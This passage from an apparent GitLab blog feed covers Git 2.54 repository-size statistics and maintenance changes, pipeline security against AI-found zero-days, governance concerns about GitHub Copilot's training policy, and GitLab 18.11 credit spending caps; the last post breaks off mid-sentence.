</span></span><span class="line" line="20"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   *</span><span style="--shiki-default:#032F62"> Inflated</span><span style="--shiki-default:#032F62"> size</span><span style="--shiki-default:#D73A49">         |</span><span style="--shiki-default:#6F42C1">    7.46</span><span style="--shiki-default:#032F62"> GiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="21"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Commits</span><span style="--shiki-default:#D73A49">             |</span><span style="--shiki-default:#6F42C1">   57.53</span><span style="--shiki-default:#032F62"> MiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="22"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Trees</span><span style="--shiki-default:#D73A49">               |</span><span style="--shiki-default:#6F42C1">    2.33</span><span style="--shiki-default:#032F62"> GiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="23"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Blobs</span><span style="--shiki-default:#D73A49">               |</span><span style="--shiki-default:#6F42C1">    5.07</span><span style="--shiki-default:#032F62"> GiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="24"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Tags</span><span style="--shiki-default:#D73A49">                |</span><span style="--shiki-default:#6F42C1">  737.48</span><span style="--shiki-default:#032F62"> KiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="25"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   *</span><span style="--shiki-default:#032F62"> Disk</span><span style="--shiki-default:#032F62"> size</span><span style="--shiki-default:#D73A49">             |</span><span style="--shiki-default:#6F42C1">  181.37</span><span style="--shiki-default:#032F62"> MiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="26"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Commits</span><span style="--shiki-default:#D73A49">             |</span><span style="--shiki-default:#6F42C1">   33.11</span><span style="--shiki-default:#032F62"> MiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="27"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Trees</span><span style="--shiki-default:#D73A49">               |</span><span style="--shiki-default:#6F42C1">   40.58</span><span style="--shiki-default:#032F62"> MiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="28"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Blobs</span><span style="--shiki-default:#D73A49">               |</span><span style="--shiki-default:#6F42C1">  107.11</span><span style="--shiki-default:#032F62"> MiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="29"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Tags</span><span style="--shiki-default:#D73A49">                |</span><span style="--shiki-default:#6F42C1">  582.67</span><span style="--shiki-default:#032F62"> KiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="30"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#D73A49">                           |</span><span style="--shiki-default:#D73A49">             |
</span></span><span class="line" line="31"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1"> *</span><span style="--shiki-default:#032F62"> Largest</span><span style="--shiki-default:#032F62"> objects</span><span style="--shiki-default:#D73A49">         |</span><span style="--shiki-default:#D73A49">             |
</span></span><span class="line" line="32"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   *</span><span style="--shiki-default:#032F62"> Commits</span><span style="--shiki-default:#D73A49">               |</span><span style="--shiki-default:#D73A49">             |
</span></span><span class="line" line="33"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Maximum</span><span style="--shiki-default:#032F62"> size</span><span style="--shiki-default:#24292E">    [1] </span><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   17.23</span><span style="--shiki-default:#032F62"> KiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="34"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Maximum</span><span style="--shiki-default:#032F62"> parents</span><span style="--shiki-default:#24292E"> [2] </span><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">      10</span><span style="--shiki-default:#D73A49">     |
</span></span><span class="line" line="35"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   *</span><span style="--shiki-default:#032F62"> Trees</span><span style="--shiki-default:#D73A49">                 |</span><span style="--shiki-default:#D73A49">             |
</span></span><span class="line" line="36"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Maximum</span><span style="--shiki-default:#032F62"> size</span><span style="--shiki-default:#24292E">    [3] </span><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   58.85</span><span style="--shiki-default:#032F62"> KiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="37"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Maximum</span><span style="--shiki-default:#032F62"> entries</span><span style="--shiki-default:#24292E"> [4] </span><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">    1.18</span><span style="--shiki-default:#032F62"> k</span><span style="--shiki-default:#D73A49">   |
</span></span><span class="line" line="38"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   *</span><span style="--shiki-default:#032F62"> Blobs</span><span style="--shiki-default:#D73A49">                 |</span><span style="--shiki-default:#D73A49">             |
</span></span><span class="line" line="39"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Maximum</span><span style="--shiki-default:#032F62"> size</span><span style="--shiki-default:#24292E">    [5] </span><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1"> 1019.51</span><span style="--shiki-default:#032F62"> KiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="40"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   *</span><span style="--shiki-default:#032F62"> Tags</span><span style="--shiki-default:#D73A49">                  |</span><span style="--shiki-default:#D73A49">             |
</span></span><span class="line" line="41"><span emptyLinePlaceholder>
</span></span><span class="line" line="42"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Maximum</span><span style="--shiki-default:#032F62"> size</span><span style="--shiki-default:#24292E">    [6] </span><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">    7.13</span><span style="--shiki-default:#032F62"> KiB</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="43"><span emptyLinePlaceholder>
</span></span><span class="line" line="44"><span style="--shiki-default:#24292E">[1] </span><span style="--shiki-default:#6F42C1">f6ecb603ff8af608a417d7724727d6bc3a9dbfdf
</span></span><span class="line" line="45"><span style="--shiki-default:#24292E">[2] 16d7601e176cd53f3c2f02367698d06b85e08879
</span></span><span class="line" line="46"><span style="--shiki-default:#24292E">[3] 203ee97047731b9fd3ad220faa607b6677861a0d
</span></span><span class="line" line="47"><span style="--shiki-default:#24292E">[4] 203ee97047731b9fd3ad220faa607b6677861a0d
</span></span><span class="line" line="48"><span style="--shiki-default:#24292E">[5] aa96f8bc361fd84a1459440f1e7de02ab0dc3543
</span></span><span class="line" line="49"><span style="--shiki-default:#24292E">[6] 07e38db6a5a03690034d27104401f6c8ea40f1fc
</span></span></code></pre><p>With this information we&#39;re now almost feature-complete as compared to git-sizer(1). We&#39;re not done yet, though — we plan to eventually add additional features such as:</p><ul><li>Severity levels as they exist in git-sizer(1)</li><li>Graphs that show you the distribution of object sizes</li><li>The ability to scan objects reachable via a subset of references</li></ul><p><em>This project was led by <a href="https://gitlab.com/justintobler" rel="">Justin Tobler</a>.</em></p><h2 id="new-infrastructure-for-repository-maintenance">New infrastructure for repository maintenance</h2><p>Whenever you write data into a Git repository you will typically end up adding more loose objects. Left unmanaged, this leads to a large number of separate files in your <code className="">.git/objects/</code> directory, which slows down several operations that want to access many objects at once. Git thus regularly packs these objects into &quot;packfiles&quot; to ensure good performance.</p><p>This isn&#39;t the only data structure that may become inefficient over time: Updating references may create loose references, reflogs will need trimming, worktrees may become stale, and caches like commit-graphs need to be refreshed regularly.</p><p>All of these tasks have historically been managed by <a href="https://git-scm.com/docs/git-gc" rel="">git-gc(1)</a>. However, this tool has a monolithic architecture, where it basically executes all of the tasks required in sequential order. This foundation is hard to extend and doesn&#39;t give the end user much flexibility in case they want to slightly modify how housekeeping is performed.</p><p>The Git project introduced the new <a href="https://git-scm.com/docs/git-maintenance" rel="">git-maintenance(1)</a> tool in Git 2.29. In contrast to git-gc(1), git-maintenance(1) is not monolithic but is instead structured around tasks. These tasks are freely configurable by the user so that the user can control which tasks are running, giving them much more fine-grained control over repository maintenance.</p><p>Eventually, Git has migrated to use git-maintenance(1) by default. But in the beginning, the only task that was default-enabled was the git-gc(1) task, which as you might have guessed, simply executes <code className="">git gc</code>. To manually run maintenance using this new command you can execute <code className="">git maintenance run</code>, but Git knows to execute this automatically after several other commands.</p><p>Over the last couple releases we have implemented all the individual tasks that are supported by git-gc(1) in git-maintenance(1) to ensure that we have feature parity between these two tools.</p><p>Furthermore, we have implemented a new task that uses Git&#39;s modern architecture for repacking objects with <a href="https://git-scm.com/docs/git-repack#Documentation/git-repack.txt---geometricfactor" rel="">geometric compaction</a>.
Geometric compaction is a much better fit for large monorepos, and with our efforts to make them work well with partial clones <a href="https://about.gitlab.com/blog/whats-new-in-git-2-53-0/#geometric-repacking-support-with-promisor-remotes" rel="">that landed in Git 2.53</a> they are now a full replacement for our previous repacking strategy in Git.</p><p>In Git 2.54, we have now reached another significant milestone: Instead of using the git-gc(1)-based strategy by default, we are now using geometric repacking with fine-grained individual maintenance tasks! Besides being more efficient for large monorepos, it also ensures that we have an easier foundation to iterate on going forward.</p><p><em>The git-maintenance(1) infrastructure was originally implemented by <a href="https://github.com/derrickstolee" rel="">Derrick Stolee</a> and geometric maintenance was introduced by <a href="https://github.com/ttaylorr" rel="">Taylor Blau</a>. The effort to introduce the new fine-grained tasks and migrate to the new maintenance strategy was led by <a href="https://gitlab.com/pks-gitlab" rel="">Patrick Steinhardt</a>.</em></p><h2 id="read-more">Read more</h2><p>This article highlighted just a few of the contributions made by GitLab and the wider Git community for this latest release. You can learn about these from the <a href="https://lore.kernel.org/git/xmqqa4uxsjrs.fsf@gitster.g/T/#u" rel="">official release announcement</a> of the Git project. Also, check out our <a href="https://about.gitlab.com/blog/tags/git/" rel="">previous Git release blog posts</a> to see other past highlights of contributions from GitLab team members.</p><style>html .default .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}html .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}</style>]]></content>
        <author>
            <name>Patrick Steinhardt</name>
            <uri>https://about.gitlab.com/blog/authors/patrick-steinhardt/</uri>
        </author>
        <published>2026-04-20T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Prepare your pipeline for AI-discovered zero-days]]></title>
        <id>https://about.gitlab.com/blog/prepare-your-pipeline-for-ai-discovered-zero-days/</id>
        <link href="https://about.gitlab.com/blog/prepare-your-pipeline-for-ai-discovered-zero-days/"/>
        <updated>2026-04-20T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>Anthropic&#39;s <a href="https://red.anthropic.com/2026/mythos-preview/" rel="">Mythos Preview model</a> recently identified thousands of zero-day vulnerabilities across every major operating system and web browser, including an OpenBSD bug that went undetected for 27 years. In testing, Mythos autonomously chained four vulnerabilities into a working browser exploit that escaped its sandbox. Anthropic is restricting access to Mythos, but the company’s head of offensive cyber research expects threats to have comparable tooling within six to twelve months.</p><p>The defender side of the equation hasn&#39;t kept pace. One third of exploited Common Vulnerabilities and Exposures (CVEs) in the first half of 2025 showed activity on or before disclosure day, before most teams even know there&#39;s something to patch. AI is compressing that window further, accelerating attackers and flooding teams with whitehat disclosures faster than they can triage. Defender tooling has improved, but most organizations can&#39;t operationalize it fast enough to close the gap between discovery and exploitation.</p><p>When the window between disclosure and exploitation is measured in hours, the security team can&#39;t be the last line of defense. Security has to run where code enters the system: in the pipeline, on every merge request, enforced by policy. The fixes that can be automated should be. The ones that can&#39;t need to reach the right human faster than they do today.</p><h2 id="known-vulnerabilities-are-already-outpacing-remediation">Known vulnerabilities are already outpacing remediation</h2><p>The bottleneck isn&#39;t detection, it&#39;s acting at scale on what teams already know. Sixty percent of breaches in the 2025 Verizon DBIR involved exploiting known vulnerabilities where a patch was already available. Teams couldn’t close them in time.</p><p>The backlog was untenable before Mythos. Developers spend <a href="https://about.gitlab.com/resources/developer-survey/" rel="">11 hours per month remediating vulnerabilities</a> post-release instead of shipping new work. Over half of organizations have at least one open internet-facing vulnerability, and the median time to close half of those is 361 days. Exploitation takes hours, while remediation takes months.</p><p>AI-assisted development is widening the gap, and stakeholders know it. By June 2025, AI-generated code was adding over 10,000 new security findings per month across Fortune 50 repositories, a 10x jump from six months earlier. Georgia Tech identified 34 <a href="https://research.gatech.edu/bad-vibes-ai-generated-code-vulnerable-researchers-warn" rel="">CVEs attributable to AI-generated code</a> in March 2026, up from 6 in January, and that count reflects only the ones where AI authorship is clear. AI coding assistants hallucinate package names, reach for outdated patterns, and copy insecure examples from training data. More code, more dependencies, and more vulnerabilities per line are generated faster than security teams can review them.</p><p>Defenders need to harness frontier AI models, too — not bolted onto the SDLC as external tooling, but running inside the same policies, approvals, and audit trail as the rest of the team.</p><h2 id="security-at-the-speed-of-ai-coding">Security at the speed of AI coding</h2><p>When a critical CVE drops, how quickly can your team confirm which projects are affected? How many tools does an alert cross before a developer can submit a fix?</p><p>The teams that benefit most from AI already have policies, enforcement, and controls embedded in their development workflows. AI amplifies that foundation. It doesn&#39;t replace it.</p><p><strong>Enforcement at the point of change.</strong> As exploitation windows compress, every line of code entering a repository needs to pass through a defined set of controls. Not a separate review, in a different tool, by a different team. Organizations need the ability to enforce security policies across every group and project, with the merge request as the enforcement point. Policies defined once, applied everywhere, with exceptions reviewed, approved, and logged.</p><p><strong>Simple issues caught before the merge request, not during.</strong> Hardcoded secrets, known-vulnerable imports, and deprecated API calls can be flagged in the IDE before a developer pushes a commit. Catching them at authoring time means fewer findings blocking the MR, so review cycles go to the findings that require cross-component context: reachability, exploitability, and architectural risk.</p><p><strong>Triage automated by default, not by exception.</strong> Embedding security into every merge request creates a volume problem. More scans, more findings, more noise reaching developers who aren’t trained to distinguish a reachable critical from a theoretical one. AI must handle false positive detection, reachability, exploitability context, and severity assessment before a developer sees the finding, so the findings they see actually warrant their time.</p><p><strong>Remediation governed like any other change.</strong> AI-based remediation compresses the timeline for closing vulnerabilities, but every generated fix must move through the same governance as a human-authored change: policies enforce scans, the right reviewers approve, and evidence is recorded. GitLab’s automated remediation capability proposes each fix in a merge request with a confidence score. The MR records which policy applied, which scans ran, what they found, and who approved. Human code and AI-generated code move through the same process, with the same audit trail.</p><h2 id="what-a-ready-pipeline-looks-like">What a ready pipeline looks like</h2><p>Here&#39;s how these pieces work together when a high-severity vulnerability is discovered and the clock is running.</p><p>A proof-of-concept exploit for a vulnerability in a popular open-source package appears on a security mailing list. There’s no CVE, no National Vulnerability Database (NVD) entry, and no scanner signature yet. The security team finds out the usual way: someone shares it in Slack.</p><p>A security engineer asks the security agent if the package is in use, which projects have affected versions, and whether any vulnerable call paths are reachable in production. The agent checks the dependency graph for every project, matches the affected versions and entry points from the disclosure, and returns a ranked list of exposed projects with details about reachability. There’s no need to search through repositories by hand or wait for a scanner update. The question, &quot;Are we exposed?&quot; is answered in minutes.</p><p>The engineer starts a remediation campaign for every exposed project. The remediation agent suggests fixes: version updates where a patched release is available, and targeted call-path patches where it is not. Scan execution policies are already in place for projects tagged SOC 2. The engineer hardens the rules to block merges on any merge request that introduces or keeps the affected dependency, and an approval policy now requires security sign-off on every fix. The agent&#39;s first proposed patch fails the pipeline when an integration test catches a regression. The agent revises the patch based on the test failure, and the second attempt passes. Developers review the changes, security signs off under the stricter policy, and merges proceed across the campaign.</p><p>At the next audit review, the security team presents a report showing how policies were enforced and risks were reduced during the campaign. It includes scan results, policies applied, approvers, and merge timestamps for every MR in every affected project. The evidence was automatically generated in flight, not assembled after the fact.</p><h2 id="close-the-gaps-now">Close the gaps now</h2><p>Mythos exists today, and comparable models will be in attacker hands within a year. Every month between now and then is a chance to strengthen your software supply chain.</p><p>Ask these questions about your pipeline:</p><ul><li>How do you enforce that security scans run on every merge request, not just the projects where teams configured them?</li><li>If a compromised package entered your dependency tree today, would your pipeline catch it before build?</li><li>When a scanner flags a critical finding, how many tool boundaries does it cross before a developer starts the fix?</li><li>If an AI agent proposed a code fix for a vulnerability, what process would that fix go through before reaching production, and is that process auditable?</li><li>When auditors ask for evidence that a specific policy was enforced on a specific change, how long does it take to produce?</li></ul><p>If the answers expose gaps, address them now. <a href="https://about.gitlab.com/sales/" rel="">Talk to a GitLab solutions architect</a> about the role of security governance in your development lifecycle.</p>]]></content>
        <author>
            <name>Omer Azaria</name>
            <uri>https://about.gitlab.com/blog/authors/omer-azaria/</uri>
        </author>
        <published>2026-04-20T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitHub Copilot's new policy for AI training is a governance wake-up call]]></title>
        <id>https://about.gitlab.com/blog/github-copilots-new-policy-for-ai-training-is-a-governance-wake-up-call/</id>
        <link href="https://about.gitlab.com/blog/github-copilots-new-policy-for-ai-training-is-a-governance-wake-up-call/"/>
        <updated>2026-04-20T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>GitHub recently <a href="https://github.blog/news-insights/company-news/updates-to-github-copilot-interaction-data-usage-policy/" rel="">announced</a> a significant change to how it handles data from Copilot users. Starting April 24, 2026, interaction data from Copilot Free, Pro, and Pro+ users, including inputs, outputs, code snippets, and associated context, will be used to train AI models by default, unless users actively opt out. Copilot Business and Enterprise customers are exempt under existing contract terms.</p><p>For organizations in regulated industries, including finance, healthcare, defense, and public sector, the policy shift raises questions that go beyond individual developer preferences. It forces a harder look at a question that engineering and security leaders should be asking every AI vendor in their stack: Do you train on our code?</p><p>GitLab&#39;s answer is no. GitLab does not train AI models on customer code at any tier, and AI vendors are contractually prohibited from using customer inputs or outputs for their own purposes. The <a href="https://about.gitlab.com/ai-transparency-center/" rel="">GitLab AI Transparency Center</a> makes that commitment auditable: a single location documenting which models power which features, how data is handled, subprocessor relationships, and data retention periods. The GitLab AI Transparency Center also lists the compliance status of each feature, including confirmation that GitLab&#39;s current AI features do not qualify as high-risk systems under the EU AI Act. It&#39;s a standard GitLab CEO Bill Staples has consistently <a href="https://www.linkedin.com/posts/williamstaples_gitlab-1810-agentic-ai-now-open-to-even-activity-7443280763715985408-aHxf?utm_source=share&amp;utm_medium=member_desktop&amp;rcm=ACoAABsu7EUBcb_a1-JHKS9RC0B5rf8Ye-5XM60" rel="">reiterated</a> and one reflected in GitLab&#39;s mission and <a href="https://trust.gitlab.com/" rel="">Trust Center</a>.</p><h2 id="what-the-policy-change-actually-means">What the policy change actually means</h2><p>GitHub&#39;s announcement also specifies that the data may be shared with GitHub affiliates, including Microsoft, for AI development purposes.</p><p>A policy change of this nature forces organizations to re-examine their AI governance posture, audit their Copilot license tiers, and confirm that the right controls are configured across their teams.</p><h2 id="why-ai-governance-matters-in-regulated-environments">Why AI governance matters in regulated environments</h2><p>Source code is often among an organization&#39;s most sensitive intellectual property. It may contain references to internal systems, reflect proprietary business logic, or touch data flows governed by strict retention and access policies. When that code passes through an AI assistant, questions about training data usage, model vendor relationships, and data residency become compliance concerns.</p><p>The exposure is particularly acute for financial services firms that have invested in proprietary algorithms, fraud detection logic, credit risk models, underwriting rules, trading strategies. When AI tooling processes that code and uses it to train models serving competitors, vendor data practices become an IP concern.</p><p>Financial institutions operating under <a href="https://www.federalreserve.gov/supervisionreg/srletters/sr1107.htm" rel="">the Federal Reserve&#39;s Supervisory Guidance on Model Risk Management (SR 11-7) and the</a> <a href="https://eur-lex.europa.eu/eli/reg/2022/2554/oj/eng" rel="">Digital Operational Resilience Act (DORA)</a> are required to maintain documented, auditable oversight of third-party technology providers, including understanding how those providers handle data. Third-party AI tools used in development workflows increasingly fall within the scope of model risk oversight, and material changes to vendor data practices require updated documentation.</p><p>In the public sector, <a href="https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final" rel="">the National Institute of Standards and Technology Special Publication 800-53 (NIST 800-53)</a> and the <a href="https://www.cisa.gov/topics/cyber-threats-and-advisories/federal-information-security-modernization-act" rel="">Federal Information Security Modernization Act (FISMA)</a> establish that sensitive or classified code must never leave a controlled boundary. For U.S. Department of Defense and intelligence community environments in particular, a vendor&#39;s default data posture is an operational concern. In healthcare, <a href="https://www.hhs.gov/hipaa/index.html" rel="">the Health Insurance Portability and Accountability Act (HIPAA)</a> governs how patient-adjacent data is handled by third parties, and development environments that touch clinical systems increasingly fall within that scope.</p><p>Across all of these contexts, the common thread is the same: A vendor policy that changes data usage defaults, requires individual opt-out, and offers different protections depending on account tier introduces exactly the kind of uncontrolled variable that compliance teams cannot afford.</p><h2 id="what-regulated-industries-actually-need-from-ai-vendors">What regulated industries actually need from AI vendors</h2><p>Regulated organizations have largely moved past debating whether to adopt AI in development workflows. The focus now is on doing so in a way they can defend to regulators, boards, and customers. That shift has surfaced a consistent set of requirements regardless of sector.</p><p><strong>Contractual certainty.</strong> Regulated firms need to know, with specificity, what happens to their data. A clear, documented, unconditional commitment is what&#39;s required, not something that varies by plan or requires action before a deadline.</p><p><strong>Auditability.</strong> Model risk management frameworks require organizations to understand and validate the AI systems they deploy, including the training data behind those models and the third parties involved in their development. Vendors who cannot answer these questions create documentation risk for the organizations relying on them.</p><p><strong>Separation from vendor incentives.</strong> When an AI vendor trains models on customer usage data, code and workflows become inputs to a system that also serves competitors. For institutions with proprietary trading logic, underwriting models, or fraud detection systems, that&#39;s a genuine IP exposure.</p><h2 id="gitlabs-position-on-ai-data-governance">GitLab&#39;s position on AI data governance</h2><p>GitLab does not use customer code to train AI models. This commitment applies at every tier, and AI vendors are contractually prohibited from using inputs or outputs associated with GitLab customers for their own purposes.</p><p>This is a deliberate architectural and policy choice, not a feature of a particular pricing tier. As GitLab&#39;s <a href="https://about.gitlab.com/blog/why-enterprise-independence-matters-more-than-ever-in-devsecops/" rel="">post on enterprise independence</a> notes, data governance has become &quot;an increasingly critical factor in enterprise technology decisions, driven by a complex web of national and regional data protection laws and growing concern about control over sensitive intellectual property.&quot;</p><p>GitLab is also cloud-neutral and model-neutral while supporting self-hosted deployments, not commercially tied to any single cloud provider or large language model (LLM). That i<a href="https://about.gitlab.com/blog/why-enterprise-independence-matters-more-than-ever-in-devsecops/" rel="">ndependence matters</a> for regulated organizations evaluating vendor concentration risk. The <a href="https://handbook.gitlab.com/handbook/product/ai/continuity-plan/" rel="">AI Continuity Plan</a> documents how vendor changes are managed, including material changes to how AI vendors treat customer data, a direct response to the governance requirements under frameworks like <a href="https://handbook.gitlab.com/handbook/legal/dora/" rel="">DORA</a>.</p><h2 id="the-governance-gap-ai-teams-need-to-close">The governance gap AI teams need to close</h2><p>GitHub&#39;s policy update is a reminder that for organizations in regulated industries, understanding exactly how an AI tool handles data is a prerequisite for using it at all. That means asking vendors for clear, documented answers: Is our data used for model training? Who are your AI model subprocessors? What happens if a vendor changes its data practices? Can we deploy in a way that keeps all AI processing within our own infrastructure? What indemnification do you offer for AI-generated output?</p><p>Vendors who can answer those questions clearly, and document those answers in an auditable form, are vendors you can build on. <strong>Those who cannot will create compliance debt every time they ship a policy update.</strong> And when a vendor can change its data practices with 30 days notice, that&#39;s not a partnership built for regulated industries. That&#39;s a liability.</p><blockquote><p>Learn more about GitLab&#39;s approach to AI governance at the <a href="https://about.gitlab.com/ai-transparency-center/" rel="">GitLab AI Transparency Center</a>.</p></blockquote>]]></content>
        <author>
            <name>Allie Holland</name>
            <uri>https://about.gitlab.com/blog/authors/allie-holland/</uri>
        </author>
        <published>2026-04-20T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab 18.11: Budget guardrails for GitLab Credits]]></title>
        <id>https://about.gitlab.com/blog/gitlab-18-11-budget-guardrails-for-gitlab-credits/</id>
        <link href="https://about.gitlab.com/blog/gitlab-18-11-budget-guardrails-for-gitlab-credits/"/>
        <updated>2026-04-16T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>Teams using GitLab Duo Agent Platform with on-demand GitLab Credits are shipping faster, catching bugs earlier, and automating tasks that used to take entire sprints. But as adoption grows, so does oversight from finance, procurement, and platform teams to prove that AI spending is bounded, predictable, and controllable.</p><p>One of the greatest barriers to broader AI adoption isn&#39;t skepticism about the technology. It&#39;s uncertainty about managing spend. Without budget caps, a busy month could produce unexpected expenses. Without per-user limits, a handful of power users could burn through the team&#39;s credits before the month is over. And without either, engineering leaders who want to expand their use of agentic AI for software development have to jump through more hoops for budget approval.</p><p>Since its <a href="https://about.gitlab.com/blog/gitlab-duo-agent-platform-is-generally-available/" rel="">general availability</a>, GitLab Duo Agent Platform has provided usage governance and visibility. With GitLab 18.11, we&#39;re introducing usage controls for <a href="https://about.gitlab.com/blog/introducing-gitlab-credits/" rel="">GitLab Credits</a>: spending caps and budget guardrails that give your organization even more control and transparency over how credits are consumed.</p><h2 id="managing-gitlab-credits">Managing GitLab Credits</h2><p>GitLab 18.11 adds three layers of control over GitLab Credits consumption: a subscription-level spending cap, per-user credit limits, and visibility into cap status and enforcement.</p><h3 id="subscription-level-spending-cap">Subscription-level spending cap</h3><p>Billing account managers can now set a hard monthly ceiling for on-demand GitLab Credits consumption for their entire subscription.</p><p>Here&#39;s how it works:</p><ul><li><strong>Set a cap</strong> in the <code className="">Customers Portal</code> under your subscription&#39;s GitLab Credits settings.</li><li><strong>Enforce spend limits automatically.</strong>  When on-demand usage reaches the cap, DAP access is paused for all users on that subscription until the next monthly period begins.</li><li><strong>Make adjustments as you go.</strong> Raise or disable the cap mid-month to restore access.</li></ul><p>The cap resets each monthly period and your configured limit carries forward unless you change it. Because usage data is synchronized periodically rather than in real time, a small amount of additional usage may occur after the cap is reached before enforcement takes effect. See the <a href="https://docs.gitlab.com/subscriptions/gitlab_credits/" rel="">GitLab Credits documentation</a> for details.</p><h3 id="user-level-spending-caps">User-level spending caps</h3><p>Not every user consumes credits at the same rate, and that&#39;s expected. But when one or two power users account for a disproportionate share of the pool, the rest of the team can lose access before the month is over.</p><p>Per-user credit caps prevent any single user from consuming more than their fair share:</p><ul><li><strong>Flat per-user cap.</strong> Set a uniform credit limit that applies equally to every user on the subscription through the GitLab GraphQL API. Unlike the subscription-level cap, the per-user cap applies to a user&#39;s total consumption across all credit sources.</li><li><strong>Custom per-user overrides.</strong> For organizations that need differentiated limits, you can set individual credit caps for specific users through the GraphQL API. For example, you could give your staff engineers a higher allocation while applying a standard limit to the broader team.</li><li><strong>Individual enforcement.</strong> When a user reaches their cap, they retain full access to GitLab. Only their Duo Agent Platform credit usage is paused until the next billing cycle. Everyone else keeps working uninterrupted until they hit their own limit or the subscription-level cap is reached, whichever comes first.</li></ul><h3 id="visibility-and-notifications">Visibility and notifications</h3><p>When a subscription-level cap is reached, GitLab sends an email notification to billing account managers so they can take action: raise the cap, wait for the next period, or redistribute credits.</p><p>Within GitLab, group owners (GitLab.com) and instance administrators (Self-Managed) can view which users have been blocked due to reaching their per-user cap and restore access by adjusting the cap through the GraphQL API.</p><h2 id="how-budget-guardrails-help-organizations-scale-ai-usage">How budget guardrails help organizations scale AI usage</h2><p>Guardrails are essential as organizations ramp up their AI adoption. Here&#39;s why:</p><h3 id="predictable-ai-budgets">Predictable AI budgets</h3><p>Usage controls for GitLab Duo Agent Platform turn AI into a bounded, predictable budget item using on-demand GitLab Credits. That makes it easier to deploy agents across the software development lifecycle and get sign-off from finance, justify renewals, and plan quarterly spend.</p><h3 id="governance-and-chargeback">Governance and chargeback</h3><p>Large organizations often need to align AI consumption with internal budgets, cost centers, or departmental policies. Per-user caps give platform teams a straightforward mechanism to allocate credits fairly and track consumption at the individual level. The API import options make it practical to manage caps at enterprise scale. Combined with per-user usage data from the GitLab Credits dashboard, organizations can track consumption patterns to inform their own internal chargeback or budget allocation processes.</p><h3 id="confidence-to-scale">Confidence to scale</h3><p>Many customers start GitLab Duo Agent Platform with a small pilot group. Usage controls remove risks associated with expanding that pilot across the organization. You can roll out Duo Agent Platform to hundreds or thousands of developers knowing there&#39;s a hard ceiling protecting your budget. If usage grows faster than expected, you&#39;ll hit the cap, not an unexpected invoice.</p><h2 id="addressing-the-seat-based-and-visibility-conundrum">Addressing the seat-based and visibility conundrum</h2><p>Many AI coding tools take a seat-based approach to cost management. You buy a fixed number of seats at a flat per-user price, and that&#39;s your budget. It&#39;s simple, but rigid. You pay the same whether a developer uses the tool ten times a day or never touches it. And as vendors introduce premium models and usage-based overages on top of seat pricing, the cost 